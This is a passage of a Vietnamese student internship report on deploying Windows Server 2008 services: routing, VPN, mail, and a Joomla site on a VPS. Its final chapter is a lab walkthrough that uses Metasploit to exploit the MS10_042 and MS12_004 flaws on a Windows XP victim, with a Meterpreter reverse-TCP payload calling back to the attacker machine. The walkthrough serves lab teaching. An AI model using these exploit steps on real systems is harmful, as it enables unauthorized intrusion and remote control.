    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 166 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 170.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 167 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trên server 2 ( PC3).
  • 171.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 168 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 172.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 169 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Khởi động Routing and Remote Access Trong Routing and Remote Access -> Alls Task -> Star.
  • 173.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 170 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong Routing and Remote Access ->Configure and Enable ….
  • 174.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 171 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong Routing and Remote Access Service Setup Wizard -> Next. Trong Routing and Remote Access Service Setup Wizard -> Custom…
  • 175.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 172 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong Routing and Remote Access Service Setup Wizard chọn VPN access, Demand-dial connections và Lan routing. Trong Routing and Remote Access Service Setup Wizard -> Finish.
  • 176.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 173 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong Routing and Remote Access -> Start servise. Trong Routing and Remote Access -> chuột phải Netword -> new Demand…
  • 177.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 174 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Click Next.
  • 178.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 175 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 179.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 176 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 180.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 177 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Click Finish.
  • 181.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 178 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Click Porperties.
  • 182.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 179 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 183.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 180 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Bên server 2( PC 3) cũng làm tƣơng tự nhƣ server 1(PC2).
  • 184.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 181 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong Routing and Remote Access Service Setup Wizard -> Next Trong Routing and Remote Access Service Setup Wizard -> Custom…
  • 185.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 182 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong Routing and Remote Access Service Setup Wizard -> tick VPN, Demand.. và Lan routing. Trong Routing and Remote Access -> New…
  • 186.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 183 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Click Next.
  • 187.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 184 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 188.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 185 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 189.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 186 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 190.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 187 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 191.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 188 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 192.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 189 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 193.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 190 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 194.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 191 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Bên server 1.
  • 195.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 192 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Bên server 2.
  • 196.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 193 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 4. Kiểm tra. Lúc này từ PC1 sẻ ping thông qua PC4. CHƢƠNG 13: TRIỂN KHAI VPN TRÊN VPS I. Cấu hình VPN. Start -> Administrative Tools -> Ruoting and Remote Access. Chuột phải chọn Config ….
  • 197.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 194 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Ruoting and Remote Access. Server Setup Wizard -> Next. Trong hộp thoại Ruoting and Remote Access. Server Setup Wizard -> Custom Configuration.
  • 198.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 195 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Ruoting and Remote Access. Server Setup Wizard-> chọn VPN access và LAN ruoting. Trong hộp thoại Ruoting and Remote Access. Server Setup Wizard -> Next
  • 199.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 196 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Propesties. Chọn Static addess pool.
  • 200.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 197 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Add IP vào. Tiến hành tạo User thuhien1 và thuhien2.
  • 201.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 198 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 202.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 199 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Allow access. Chọn Properties. Chọn Allow Access.
  • 203.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 200 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 II. Cài đặt VPN cho client. 1. Client xp1. Trên máy ảo windows XP1. Trong hộp thoãi New Connection Wizard -> chọn Crea….
  • 204.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 201 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoãi New Connection Wizard -> Next Trong hộp thoãi New Connection Wizard-> Connect to the network at my wordplaces-> Next.
  • 205.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 202 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoãi New Connection Wizard -> Viatual Privale Netword connection. - > Next. Trong hộp thoãi New Connection Wizard -> nhập Company Name: client 1 den vps
  • 206.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 203 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoãi New Connection Wizard -> nhập Ip của VPS: 14.0.21.222. Trong hộp thoãi New Connection Wizard -> chọn Anyone use.
  • 207.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 204 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoãi New Connection Wizard -> tick vào Add a shortcut the connection to my desktop -> Fisnish. Sau khi hoàn thành sẻ đăng nhập vào user name và password -> Connect.
  • 208.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 205 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trên VPN vừa tạo chuột phải chọn Status. IP VPS cấp là 10.0.0.101.
  • 209.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 206 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 2. Client xp 2. Trên máy ảo windows XP2.Trong hộp thoãi New Connection Wizard -> chọn Crea….
  • 210.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 207 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoãi New Connection Wizard -> Next. Trong hộp thoãi New Connection Wizard -> Connect to the netword at my wordplace.-> Next.
  • 211.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 208 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại New Connection Wizard -> nhập Company name : client 2 den vps -> Next. Trong hộp thoại New Connection Wizard -> nhập Ip của vps: 14.0.21.222
  • 212.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 209 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại New Connection Wizard -> chọn Anyone use-> Next. Trong hộp thoại New Connection Wizard -> tick vào add… -> Fisnish.
  • 213.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 210 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Sau khi hoàn thành nhập user name và password VPN vừa tạo. Chuột phải vào VPN chọn Status.
  • 214.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 211 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 VPS cấp cho ip Vpn là: 10.0.0.102
  • 215.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 212 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 III. Kiểm tra. Tiến hành ping từ windows XP 1 qua windows XP 2 sẻ thông. CHƢƠNG 14: MAIL TRÊN VPS. I. Cài đặt MDmoon v10. Các bƣớc cài đặt đã hƣớng dẫn trên localhost. II. Cấu hình MDmoon v10. 1. khởi động MDmoon v10 Start -> Programs -> MDmoon -> Start MDmoon.
  • 216.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 213 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 2. Kiểm tra Domain. Vào Setup -> Default Domain / Servers…
  • 217.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 214 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tick vào domain -> kiểm tra. 3. Tạo Account. Account -> name: thuhien-> Email : thuhien@nguyenthithuhien.tk -> password -> ok
  • 218.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 215 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 4. Kiểm tra. Vào trình duyệt web đăng nhập nguyenthithuhien.tk:3000. Tạo mail tiến hành gửi qua gmail. nguyenthithuhien@gmail.com
  • 219.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 216 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Vào gmail kiểm tra xem có nhận đƣợc hay chƣa
  • 220.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 217 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Đã nhận đƣợc -> tiến hành gửi lại ->Ok
  • 221.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 218 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 CHƢƠNG 15: WEB TRÊN VPS I. Cài đặt. 1. Chạy xampp. Chạy file.exe -> run.
  • 222.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 219 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Install.
  • 223.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 220 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Sau khi chạy xong Running Apache voi MySql -> tick vào Admin. Nhập joomla vào chọn Creation.
  • 224.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 221 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Thành công
  • 225.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 222 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 2. Tạo xampp. Copy source joomla pass vào hdots và đổi tên là Athena.
  • 226.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 223 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 II. thiết kế web: nguyenthithuhien.tk/athena Vào trình duyệt web chạy: nguyenthithuhien.tk/Athena -> Ok Chọn Next.
  • 227.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 224 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 228.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 225 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Mysql, user name: root, Data…: Athena-> Next.
  • 229.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 226 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Next. Nhập web doanh nghiep, gmail, pass vào –> Next.
  • 230.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 227 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Remote install… -> site. Tạo thành công trang web nguyenthithuhien.tk/ Athena.
  • 231.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 228 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 CHƢƠNG 16: THIẾT KẾ WEB BẰNG JOOMLA. 1. Cài đặt joomla. Thử kiểm tra trên máy thật.
  • 232.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 229 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 233.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 230 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 234.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 231 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 2. thiết kế trang chủ
  • 235.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 232 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 236.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 233 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 237.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 234 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 238.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 235 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 3. Tạo template admin.
  • 239.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 236 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Sau đó chọn view site. Truy cập vào trang Athena. Ta vào lại localhost/administrator để tiếp tục công việc. 4. Tạo bài viết.
  • 240.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 237 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn new, điền đầy đủ thông tin vào. Copy phần giới thiệu từ trang Athena.edu.vn vào. Chon Save& close. Chọn New Tạo thƣ mục cho tin tức đào tạo. các thƣ mục tin tức công nghệ, video Athena cũng làm tƣơng tự.
  • 241.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 238 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Save & close. Trong các thƣ mục TIN TỨC ĐÀO TẠO … có các thƣ mục con. Chọn new
  • 242.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 239 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Save & close. Làm tƣơng tự cho các thƣ mục khác. 5.Tạo menu. Tạo menu. Menu -> main menu.
  • 243.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 240 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Vào Home. Điền các thông tin vào. Sau đó save & new.
  • 244.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 241 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Single Article. Sau đó điền đầy đủ thông tin vào.
  • 245.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 242 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Vào Select change chọn giới thiệu trung tâm Athena. Chọn Save & new. Vào select. Chọn Categery Blog cho Tin tức đào tạo…
  • 246.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 243 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Save & new. Làm tƣơng tự cho các thƣ mục khác. 6. Hƣớng dẫn đƣa manu ra trang chủ.
  • 247.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 244 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Truy cập vào localhost/athena
  • 248.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 245 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 7. Cài đặt và hiển thị module trình diển ảnh.
  • 249.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 246 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 250.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 247 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tiến hành add a site vào.
  • 251.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 248 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 252.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 249 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Save & close. 8. Cài đặt và hiển thị tin tức cập nhật. Chọn Save.
  • 253.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 250 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Save lại và truy cập trang chủ. 9. Cập nhật tin tứccho website.
  • 254.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 251 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 255.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 252 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 256.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 253 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn save. Truy cập vào trang chủ. 10. Cài đặt và hiển thị tin tức mới nhất.
  • 257.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 254 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tạo thƣ mục tiêu điểm.
  • 258.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 255 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn on all pages.
  • 259.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 256 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Save lại. truy cập vào trang chủ. 11. Hiển thị doanh mục tin tức.
  • 260.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 257 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 261.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 258 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 262.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 259 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Điền đầy đủ thông tin vào.
  • 263.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 260 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Save & close. Truy cập vào xem trang chủ. Lúc này chƣa truy cập đƣợc. ta vào Chọn disable
  • 264.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 261 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Truy cập lại là vào đƣợc 12. Tạo thƣ mục hỗ trợ Online
  • 265.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 262 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Save & close
  • 266.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 263 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Truy cập vào trang chủ xem 13. Tạo thƣ mục địa chỉ cho Athena. Chọn new Truy cập vào trang chủ.
  • 267.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 264 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tham khảo video tại:http://www.youtube.com/watch?v=nCUZ-9DxMKc CHƢƠNG 17: BẢO MẬT WINDOWS. I.Khai thác lỗ hổng trên Windows XP với mã lỗi MS10_042 Chuẩn bị 2 máy ảo: Windows XP (nạn nhân) và máy Back Track 5r3 (máy tấn công nạn nhân) Trên máy Back Track cấu hình địa chỉ IP trong bài lab này cho máy là: 192.168.147.130 Trên máy Back track vào chƣơng trình terminal và gõ lệnh msfconsole
  • 268.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 265 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tìm mã lỗi bằng công cụ metaploit bằng cách gõ lệnh search ms10_042 Sau khi seach đƣợc mã lỗi ta dùng lệnh use và copy mã lỗi đã tìm đƣợc. Dùng lệnh show options để biết thêm các câu lệnh cần thiết.
  • 269.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 266 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Dùng lệnh SRVHOST <địa chỉ ip máy backtrack> Dùng lệnh set PAYLOAD windows/meterpreter/preverse_tcp
  • 270.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 267 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Dùng lệnh set LHOST <ip backtrack> Dùng lệnh exploit để tiến hành khai thác lỗi. Chú ý đƣờng dẫn http://192.168.147.130:80/nếu máy nạn nhân vào đƣờng dẫn này sẽ bị hack. Trở lại máy Windows XP. Kiểm tra địa chỉ IP máy XP. Với địa chỉ ip máy XP là 192.168.147.131. Trên máy XP ta vào trình duyệt web và gõ đƣờng dẫnhttp://192.168.147.130:80/ Trên máy XP tự động xuất hiện hộp thoại Help and Support.
  • 271.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 268 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trên máy Back Track bắt đầu nhận thấy có sự kết nối đến địa chỉ
  • 272.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 269 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Và nhận thấy có địa chỉ kết nối vào. Và tạo phiên kết nối vào nó. Trên máy back track ta gõ lệnh sessions để kiểm tra. Dùng lệnh sessions –i 1 Dùng lệnh sysinfo để xem thông tin máy nạn nhân. Và nhƣ vậy ta đã khai thác thành công lỗ hổng MS10_042 trên máy XP.
  • 273.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 270 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 II. Khai thác lỗ hổng bảo mật Win XP mã lỗi MS12_004 Chuẩn bị 2 máy ảo: Windows XP (nạn nhân) và máy Back Track 5r3 (máy tấn công nạn nhân) Trên máy Back Track cấu hình địa chỉ IP trong bài lab này cho máy là: 192.168.147.130 Trên máy Back track vào chƣơng trình terminal và gõ lệnh msfconsole Tìm mã lỗi bằng công cụ metaploit bằng cách gõ lệnh search ms12_004
  • 274.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 271 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Sau khi seach đƣợc mã lỗi ta dùng lệnh use và copy mã lỗi đã tìm đƣợc. Dùng lệnh show options để biết thêm các câu lệnh cần thiết. Dùng lệnh SRVHOST <địa chỉ ip máy backtrack>
  • 275.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 272 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Dùng lệnh set PAYLOAD windows/meterpreter/preverse_tcp Dùng lệnh set LHOST <192.168.147.130> Dùng lệnh exploit để tiến hành khai thác lỗi. Chú ý đƣờng dẫn nếu máy nạn nhân vào đƣờng dẫn này sẽ bị hack.
  • 276.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 273 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trở lại máy Windows XP. Kiểm tra địa chỉ IP máy XP. Với địa chỉ ip máy XP là 192.168.147.131. Trên máy XP ta vào trình duyệt web và gõ đƣờng dẫn Trên máy XP tự động xuất hiện hộp thoại yêu cầu chạy Windows Media Player. Nếu chọn Run sẽ bị hack.
  • 277.
